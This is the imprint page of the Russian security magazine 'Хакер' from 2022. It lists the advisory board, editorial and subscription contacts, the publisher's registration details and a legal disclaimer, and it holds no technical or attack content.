КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022